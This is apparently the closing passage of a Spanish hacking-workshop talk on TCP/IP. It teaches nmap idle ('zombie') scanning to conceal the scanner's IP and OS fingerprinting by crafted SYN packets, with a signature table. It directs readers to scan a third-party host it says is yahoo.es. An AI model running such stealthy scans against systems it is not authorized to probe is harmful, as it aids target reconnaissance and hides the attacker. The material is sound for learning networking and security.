La técnica que se usa en ese ejemplo es la del escaneo Zombie que la Revista número 13 nos enseñó usando nmap, pero en lugar de usar nmap usaremos ***nemesis***, será menos ruidoso y más elegante, lo que creo que se le olvidó decir al autor de ese artículo es que el escaneo zombie debe ir dirigido al puerto de control TCP (el 0) y que si usamos nmap es obligatorio utilizar la opción –P0, porque sino la técnica se nos viene abajo debido a que si no lo ponemos enviará un ping con la verdadera IP al destino.

Ahora lo único que diré es la sintaxis para que la probéis (la de nmap) y al finalizar la charla, visitad el foro para descargar esta práctica (y otras) recomendadas.

nmap -p puerto_a_probar -P0 -sI ip.del.zombie ip.del.objetivo

Sigamos con lo de hoy…. Antes un descando

Práctica 2. OS FingerPrinting

De todos es conocido que existen numerosos escáneres que nos permiten averiguar el sistema operativo que utiliza un equipo remoto, nmap es una de ellas bastaría con poner:

Nmap –O ip.del.objetivo

Para que tarde menos probadlo con vuestra propia IP (la interna) y en pocos segundos tendréis el resultado.... por ejemplo a mi me salió:

Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on pc-casa2 (172.28.0.25):
(The 1591 ports scanned but not shown below are in state: closed)
Port ……...State……...Service
25/tcp……..open……...smtp
135/tcp……...open……...loc-srv
139/tcp……...open……...netbios-ssn
443/tcp……...open……...https
445/tcp……...open……...microsoft-ds
1025/tcp……open…….NFS-or-IIS
1027/tcp……open…….IIS
1029/tcp……open…….ms-lsa
3372/tcp……open ……..msdtc
3389/tcp……open……...ms-term-serv
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Nmap run completed -- 1 IP address (1 host up) scanned in 7 seconds

Bien, pues de ello tenemos que resaltar varias cosas….

1º) Parece que no sabe distinguir correctamente el tipo de windows concreto

2º) Escanea los puertos

Para detectar el sistema operativo de un host remoto, las técnicas de OS Finger Printing utilizan dos métodos:

1.- Escaneo Activo, probar puertos abiertos y hacer las suposiciones de la máquina
2.- Escaneo Pasivo, no importa que los puertos estén abiertos

¿einnn? ¿Comorrrr? ¿Un escaneo que me dice el Sistema Operativo aunque no haya puertos abiertos?

R: Pues sí, para descubrir el sistema Operativo de un equipo podemos utilizar dos técnicas:

Rastreo Activo
Rastreo Pasivo

Un rastreo activo es aquel que **descubre puertos significativos de un equipo, es una técnica "*agresiva*"** puesto que intentará probar dichos puertos para establecer la conexión y averiguar si corre un determinado servicio o no, imagina una máquina con puertos abiertos como el 139, 445, 135, 3389 casi con toda probabilidad puede ser un Windows.

Un rastreo pasivo consiste en hacer un **seguimiento de la Pila de protocolos TCP/IP** y realizar una suposición razonable del Sistema Operativo que corre un host.

Los rastreos pasivos son más sigilosos puesto que no establecen una conexión como tal, si pueden escanearán puertos abiertos pero no es preciso que los haya...

¿Por qué?

R: Porque muchos sistemas operativos "*firman*" sus pilas TCP con determinadas parámetros, las "**firmas pasivas**" son:

Las firmas más comunes de los sistemas operativos se pueden averiguar si observamos determinados campos de las cabeceras IP y TCP

En la Cabecera IP

TL El campo Total Length, Longitud Total del paquete
El incremento en el campo Identification (IP-ID)
TTL Tiempo de vida del paquete saliente

En la Cabecera TCP

Tamaño de la ventana TCP (TCP Window Size)
El **bit de No fragmentación (DF)**
El campo Opciones de TCP, sobretodo las opciones Maximun Segment Size y SACK

Al principio de la charla ya dije que os descargarais un PDF que contiene una tabla de valores que ahora usaremos y nos permitirán determinar el sistema Operativo de un host

Esa tabla no está completa, sólo figuran algunos S.O. y algunos de sus valores más frecuentes, pero para las prácticas que vamos a realizar nos servirán perfectamente.

Me ha costado Dios y ayuda elaborarla, aunque existen documentos y aplicaciones que suministran valores para esos campos, suelen ser bastante liosos, en esa tabla tienes un resumen muy bueno de las características principales de las pilas TCP/IP de algunos Sistemas Operativos.

Tanto para Windows como para LiNUX hay un montón de programas que utilizan el rastreo pasivo para averiguar el Sistema Operativo de un host, yo te recomendaría:

QueSO, nMap, Cheops, p0f, siphon, THC, ettercap… algunas sólo para Linux otras en ambas plataformas, junto con la tabla hay un montón de links que puedes visitar para aprender más de esto,

El caso es que juntando al menos esos parámetros y observando sus respuestas podremos hacernos una idea del tipo de sistema Operativo que corre un sistema Remoto.

Cada implementación de S.O. incluso cada versión, cada ***kernel***, etc. suelen tener sus propias definiciones de cómo opera la pila TCP/IP en sus respuestas y envíos, no es que sea una ciencia cierta pero es bastante fiable.

Así que bastaría poner nuestro esnifer favorito a escuchar, lanzar una petición SYN al destino y observar las respuestas, analizamos esos tres campos y podemos "*suponer*" el Sistema Operativo.

Obviamente hay aplicaciones que lo hacen solitas, cheops, siphon, nmap, queso, etc.. son algunas, *pero señores, esto en un TALLER y en los talleres se deben explicar con detalle y olvidarse de herramientas ya preparadas para ello, vamos que nos toca analizar capturas como siempre....*

El escaneo o detección activa de puertos es como conocemos actualmente cualquier tipo de escaneo, se van probando y si responden el puerto se supone que está abierto.

Muchos sistemas operativos utilizan puertos significativos, por ejemplo una máquina que tenga abiertos los puertos 135-445-3389 casi seguro que será un Windows 2000 con los servicios de terminal instalados, pero claro podría ser cualquier otra cosa.

Mediante los puertos abiertos a los que responde una máquina podemos imaginar el Sistema Operativo que ejecuta ese host

La detección pasiva, permite averiguar el Sistema Operativo, incluso la versión, sin necesidad de que los puertos a probar estén abiertos, es una técnica menos intrusiva que el escaneado activo y genera menos ruido....

Pues nada, al tajo....

Preparemos nuestro esnifer, tengamos la tabla del doc a mano y el generador ***nemesis*** preparado.

Vamos a enviar un paquete a una dirección IP, un SYN al puerto 80 de un servidor Web y observando su respuesta identificaremos (si podemos) el Sistema Operativo del WebServer.

nemesis tcp -fS -y 80 -D 217.12.3.11 -S 172.28.0.25

No se os olvide cambiar la IP 172.28.0.25 por la vuestra.

Si observamos el paquete SYN+ACK que recibiremos de esa IP, los campos que nos interesan son:

Total Length: 44
TTL: 53
Bit de no Fragmentación: 1
TCP Window: 65535

Si consultas la tabla que te has descargado, el valor ***65535 de TCP Window Size***, puede ser de un ***solaris, de un FreeBSD o de un AIX***.

Sin embargo ***el valor 44 de total length es para FreeBSD o AIX***

Y el TTL de 53 sólo corresponde a un AIX, por lo que casi con toda seguridad esa ip es de un equipo AIX

He dicho "*casi con toda probabilidad*" porque actualmente muchos sistemas operativos utilizan firmas múltiples, incluso se pueden cambiar los parámetros si el administrador lo desea, en los links que acompañan a la tabla hay suficiente información de todo esto... y sino.... ya sabes el Foro es un buen lugar para ello.

Claro, muchas herramientas (nmap incluido) automatizan esa búsqueda en las bases de datos de huellas que tienen, prueba lo siguiente:

Nmap –O 217.12.3.11

Espera un ratito y a ver que dice....por cierto, se me olvidó decir que esa IP es de yahoo.es

Bueno esto toca a su fin en el día de hoy, pero no quería despedirme sin antes entregaros una verdadera joya....

Se trata de uno de los mejores generadores de paquetes que he visto en mi vida, con la ventaja de que lo disponemos tanto para LiNUX como para Windows, es... **MAGNÍFICO**

Entre sus peculiaridades resaltan la posibilidad de generar scripts personalizados que permiten enviar paquetes, capturar las respuestas del objetivo y reenviar de nuevo otros paquetes en función de las respuestas recibidas, en otras palabras **ES PROGRAMABLE**.

Dispone de scripts ya preparados para **http Spoof, ARP Spoof, Get MAC, etc...** si habéis seguido las charlas y documentos de éste Taller no deberíais tener muchos problemas en comprender su funcionamiento.

En un principio tenía previsto explicar el uso de este generador y no de ***nemesis***, pero debido a su carácter gráfico (tiene GUI) es extremadamente complicado explicarlo sin disponer de la posibilidad de mostrar las pantallas de configuración de cada cosa.

Por supuesto es free y si de verdad os interesa aprender bien TCP/IP no dejéis de trastear con él, ya me contareis, se llama **Excalibur** (***packet excalibur***) y lo podréis encontrar en:

http://www.securitybugware.org

jeje, no veas que peazo web, para que luego digan de HxC....

bueno, para los despistadillos....

http://www.securitybugware.org/excalibur

y para los totalmente despistados:

Windows

http://www.securitybugware.org/excalibur/PacketExcalibur_1.0.2_win32.exe

Linux

http://www.securitybugware.org/excalibur/PacketExcalibur_1.0.2.tar.bz2

Código fuente

http://www.securitybugware.org/excalibur/PacketExcalibur_1.0.2_win_lin_src.tar.bz2

Me ha dicho un “pajarito” que se avecinan nuevas charlas para finales de enero o principios de febrero, muchos de vosotros sois estudiantes esas fechas son de exámenes por lo que es probable que la fecha sea la 2ª quincena de febrero... el asunto de las charlas... CRIPTOGRAFÍA y el ponente ... de momento un misterio.

Ahora sí… hemos terminado estas charlas de TCP/IP, durante la próxima semana iré colgando en el foro los docs que faltan para completar el Taller, TCP avanzado, UDP, prácticas de Firewalking, el artículo de IP-Hijacking que salio en la revista #14 y alguna cosilla más... para principios de año lo agruparé todo en un único documento y lo podréis descargar todo de un tirón, numerado, con índice, etc... en forma de libro.

y... recordad:

SIN DIRECCIONAMIENTO FISICO NO HAY DIRECCIONAMIENTO LÓGICO.

Saludos a Tod@s,

Feliz Navidad

GRACIAS. FIN.

APÉNDICE L. TABLA DE OSFINGERPRINTING

Tabla de OS fingerPrinting (ejemplo abreviado)

Proto	T.L.	TTL	ID	B.F	Window Size	Sistema Operativo
TCP	48 60	128	1	1	32767	Windows XP Home SP 1
TCP	48 44	128	RND	1	8192 8760	Windows 98SE
TCP		128	1	0	17520	Windows Me
TCP	48 64 44	128	1 1 1	1 0 1	62500 32767 16616	Windows XP?
TCP	44 48 60 48 60 44 56	128	1	1	64240 64240 64240 64240 17424 17424 17424	Windows XP Professional or Win2k (3)
TCP	44 48	128	1	1	16384 32767	Windows 2000.
TCP	44	128	1	1	8192	Windows 2000 Prof.
TCP	60 60 44 44	64	1 1 RND 1	1	57344 65535 16384 17424	FreeBSD 4.5 FreeBSD 5.0 FreeBSD 3.4 FreeBSD 3.4
TCP	60 44	64 50	RND RND	0 0	16384 16384	NetBSD
TCP	64	64	RND	1	16384 17280	OpenBSD 2.9 A 3.2
TCP	48	64	1	0	32768	HP/UX
TCP	44 44	64 53	1 1	1 1	16384 65535	AIX 4.3
TCP	60	128	1	1	8192	OS/400
TCP	44	64	1	0	512 16384	Linux 2.0 (x86)
TCP	60 60 60 48	64 64 64 64	RND 1 1 1	1 1 1 1	32120 32120 32196 512	Linux 2..2.20
TCP	60 60 60 48 44	64 64 64 64 64	1 1 0 0 1	1 1 1 1 0	5840 5808 5792 5840 5808	Linux 2.4.x
ICMP		255	0	1		Linux 2.4.x
TCP	60	64	1 0	1 1	5760	Linux 2.4.19
ICMP	84	255	1	1		Solaris 8
TCP	64	64	1	1	33304 32850	Solaris 2.8 – 5.8 (x6)
TCP	48	64	1	1	24820 24616 25920	Solaris 2.8 a 5.8 (sparc)
TCP	48	64	1	1	49640 49232	Solaris 5.9 (sparc)
TCP	44	255	1	1	8760	Solaris 2.7 (sparc)
TCP	44	64	1	1	4380	SCO OpenServer 5.X
TCP	44 44 44	255 32 255	0 RND 1	1 0 1	4128 4096 4288	Cisco IOS 12.0
TCP	60 44 64 44	64 64 255	1 1 1	0 0 0	8192 4380 4128	Ascend

Enlaces Interesantes para OS Fingerprinting sites

http://www.sys-security.com/html/papers.html

http://project.honeynet.org/papers/finger/

http://www.siteware.ch/webresources/useragents/db.html

http://www.linuxjournal.com/article.php?sid=4750

http://ettercap.sourceforge.net/

http://www.securiteam.com/securitynews/5NP0C153PI.html

http://www.securitybugware.org/mUNIXes/4680.html

http://www.cgisecurity.net/papers/fingerprinting-2.txt

http://www.team-teso.net/data/ldistfp-auth-fingerprints

http://www.team-teso.net/releases.php

http://www.stearns.org/p0f/

Otras Informaciones

Active ICMP fingerprinting:

http://www.sys-security.com/html/papers.html

Passive OS fingerprinting basics:

http://project.honeynet.org/papers/finger/

http://www.linuxjournal.com/article.php?sid=4750

THC Amap, application fingerprinting:

http://www.thc.org/releases.php

Hmap, web server fingerprinting:

http://wwwcsif.cs.ucdavis.edu/~leed/hmap/

Fyodor's NMAP, the active fingerprinter:

http://www.nmap.org

User-Agent information:

http://www.siteware.ch/webresources/useragents/db.html

Ident fingerprinting:

http://www.team-teso.net/data/ldistfp-auth-fingerprints

Otras Utilidades

http://ettercap.sourceforge.net/ - Ettercap (p0f v1)

http://prelude-ids.org - Prelude IDS (p0f v1)

http://www.w4g.org/fingerprinting.html - OpenBSD pf (p0f v2.0.1)

http://www.raisdorf.net/projects/pfprintd - pfprintd

http://siphon.datanerds.net - Siphon (very out of date)

http://members.fortunecity.com/sektorsecurity/projects/archaeopteryx.html